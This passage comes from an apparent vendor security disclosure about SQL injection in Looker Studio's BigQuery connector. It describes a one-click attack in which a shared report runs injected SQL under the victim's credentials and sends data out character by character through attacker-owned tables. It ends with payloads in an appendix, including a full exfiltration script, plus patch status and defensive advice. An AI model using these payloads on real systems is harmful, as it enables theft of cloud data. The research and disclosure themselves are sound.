Now, how do we get the stolen data out? We couldn't just INSERT data into our own tables; that would require specific permissions (OAuth scopes) that the victim might not have granted.
We devised a trick using cross-tenant log analysis:
- Attacker setup: In our own project, we created a series of empty BigQuery tables and made them publicly accessible to allow cross-tenant queries. We named them: exfil-a, exfil-b, exfil-c, exfil-1, exfil-2, and so on, for every character and number.

- The "ping" mechanism: Inside our injected SQL, when we discovered a character from the victim's data (e.g., the letter 'L' from a column named "Liv"), we would execute a SELECT statement that looked like this: SELECT * FROM attacker_project.exfil-l.
- Log analysis: The victim's Big Query job, running our injected script, would try to read from our exfil-l table. This read operation wouldn't return any data since our tables were empty, but it would generate a log entry on our Google Cloud project. By monitoring these logs and piecing together the sequence of table accesses, we could reconstruct the victim's data.
The payload can be viewed in the Appendix.
The attack in action: A 1-click data exfiltration
Combining all these pieces, we could create a malicious Looker Studio report. We could share it with a victim (even unchecking the "Notify" box for stealth) or embed it on a website.
The moment the victim opens the report (or visits our malicious website), their browser:
- Connects to our report.
- Uses their credentials to access the data source (which we've secretly configured to point to their BigQuery).
- Executes our NATIVE_DIMENSION calculated field to display and load the victim’s data source we attached.
- Our injected multi-statement script runs, systematically extracting all their BigQuery table and column names in their GCP project, then all the data.
- Each extracted character triggers a "ping" to one of our public exfil tables.
- We monitor our own GCP logs, and reconstruct the victim's entire database, all without them ever seeing a warning or granting explicit permission.
Conclusion and guidance
BI tools are often treated as read-only platforms trusted to visualize data, while keeping it safe from compromises. The surprising reality: One of the world’s most widely deployed BI platforms could have become a stealthy entry point into the heart of your cloud infrastructure or services data.
This research began with a simple question:
Can Looker Studio be used for more than just looking? The answer turned out to be far worse than expected.
Google has patched these issues globally. Since all instances of Looker Studio are managed by Google, no action is required by customers.
To limit exposure to these kinds of attacks, always audit who has "View" access to your reports whether they are public or private, treat BI connectors as a critical part of your attack surface, and do not allow the service to access a connector you do not use anymore.
To limit access to Looker Studio connectors, you should follow the following guide:

In that specific example, Looker Studio has access to a lot of services, such as Google SQL, BigQuery, Cloud Storage, Analytics and Drive.
We would like to thank the Google Cloud Vulnerability Reward Program (VRP) team for their professional response and rapid mitigation of these issues.
Learn more about Tenable Cloud Security
Appendix: Payloads
Vulnerability 1:
injection_starts_here/**/FROM/**/UNNEST([STRUCT('a'/**/AS/**/clmn0_)])/**/GROUP/**/BY/**/1;
BEGIN/**/DECLARE/**/dot/**/STRING;DECLARE/**/table_name2/**/STRING;DECLARE/**/sql_query1/**/
STRING;DECLARE/**/sql_query2/**/STRING;DECLARE/**/sql_query3/**/STRING;
SET/**/dot/**/=/**/CHR(46);SET/**/table_name2/**/=/**/CONCAT
('lmatan-project',/**/dot,/**/'mydataset',/**/dot,/**/'exfila');
SET/**/sql_query2/**/=/**/CONCAT('SELECT/**/*/**/FROM/**/`',/**/table_name2,/**/'`');
EXECUTE/**/IMMEDIATE/**/sql_query2;END;SELECT/**/NULL/**/AS/**/t0_qt_1spiqerwsd
Vulnerability 2:
CREATE TABLE users (
     id SERIAL PRIMARY KEY,
     username VARCHAR(50) NOT NULL,
     email VARCHAR(100) NOT NULL,
     created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
Vulnerability 3:
NATIVE_DIMENSION("JSON_VALUE(name, '$.agea') AS clmn10_, (/**/SELECT AS STRUCT name /**/
FROM placeholderproject.placeholderdataset.placeholdertable LIMIT 1) AS clmn0_, t0.name AS
clmn1_, NULL AS clmn2_, NULL AS clmn3_ /**/FROM placeholderproject.placeholderdataset.placeholdertable
AS t0) GROUP BY clmn0_, clmn1_, clmn2_, clmn3_ ORDER BY 2 DESC;BEGIN DECLARE col_names
ARRAY<STRING>; DECLARE col_index INT64 DEFAULT 1; DECLARE col_name STRING; DECLARE char_index INT64;
DECLARE char STRING; DECLARE dyn_sql STRING; DECLARE row_array ARRAY<STRING>; DECLARE
row_idx INT64; DECLARE row_val STRING; DECLARE row_char_index INT64; DECLARE row_char
STRING; SET col_names = (/**/SELECT ARRAY_AGG(column_name) /**/FROM
placeholderproject.placeholderdataset.INFORMATION_SCHEMA.COLUMNS WHERE table_name =
'placeholdertable' AND data_type = 'STRING'); WHILE col_index <= ARRAY_LENGTH(col_names)
DO SET col_name = col_names[ORDINAL(col_index)]; SET char_index = 1; WHILE char_index <=
LENGTH(col_name) DO SET char = LOWER(SUBSTR(col_name, char_index, 1)); IF
REGEXP_CONTAINS(char, r'^[a-z0-9]$') THEN SET dyn_sql = FORMAT(\"\"\" /**/SELECT 'exfil%s'
AS from_table, '%s' AS character, %d AS position, '%s' AS source_column /**/FROM
attackerplaceholderproject.attackerplaceholderdataset.attackerplaceholdertable%s
LIMIT 1 \"\"\", char, char, char_index, col_name, char); BEGIN EXECUTE IMMEDIATE dyn_sql;
EXCEPTION WHEN ERROR THEN /**/SELECT FORMAT(\"Error accessing exfil%s for column name char
'%s' (pos %d) of column '%s'\", char, char, char_index, col_name) AS error_message; END; END
IF; SET char_index = char_index + 1; END WHILE; EXECUTE IMMEDIATE \"\"\" /**/SELECT 'exfil-'
AS from_table, 'd' AS character, 12 AS position, 'name' AS source_column /**/FROM
`attackerplaceholderproject.attackerplaceholderdataset.INFORMATION_SCHEMA.TABLES`
WHERE FALSE \"\"\"; SET dyn_sql = FORMAT(\"\"\" /**/SELECT ARRAY_AGG(CAST(%s AS STRING))
/**/FROM placeholderproject.placeholderdataset.placeholdertable WHERE %s IS NOT NULL \"\"\",
col_name, col_name); EXECUTE IMMEDIATE dyn_sql INTO row_array; SET row_idx = 1; WHILE
row_idx <= ARRAY_LENGTH(row_array) DO SET row_val = row_array[ORDINAL(row_idx)]; SET
row_char_index = 1; WHILE row_char_index <= LENGTH(row_val) DO SET row_char =
LOWER(SUBSTR(row_val, row_char_index, 1)); IF REGEXP_CONTAINS(row_char, r'^[a-z0-9]$') THEN
SET dyn_sql = FORMAT(\"\"\" /**/SELECT 'exfil%s' AS from_table, '%s' AS character, %d
AS position_in_value, '%s' AS column_name, '%s' AS full_value /**/FROM
attackerplaceholderproject.attackerplaceholderdataset.attackerplaceholdertable%s
LIMIT 1 \"\"\", row_char, row_char, row_char_index, col_name, row_val, row_char);
BEGIN EXECUTE IMMEDIATE dyn_sql; EXCEPTION WHEN ERROR THEN /**/SELECT
FORMAT(\"Error accessing exfil%s for row value char '%s' (pos %d) of column '%s'\",
row_char, row_char, row_char_index, col_name) AS error_message; END; END IF; SET
row_char_index = row_char_index + 1; END WHILE; EXECUTE IMMEDIATE \"\"\" /**/SELECT 'exfil-'
AS from_table, 'd' AS character, 12 AS position, 'name' AS source_column /**/FROM
`attackerplaceholderproject.attackerplaceholderdataset.INFORMATION_SCHEMA.TABLES`
WHERE FALSE \"\"\"; SET row_idx = row_idx + 1; END WHILE; SET col_index = col_index + 1;
END WHILE; END; /**/SELECT COUNT(1) AS t0_qt_m7hbtdzlsd, clmn0_ AS t0_qt_pwfmdd4lsd, clmn1_
/**/FROM ( /**/SELECT (/**/SELECT AS STRUCT 1 AS a) AS clmn0_, t0.name AS clmn1_ /**/FROM
`placeholderproject.placeholderdataset.placeholdertable` AS t0 --","INT64")如有侵权请联系:admin#unsafe.sh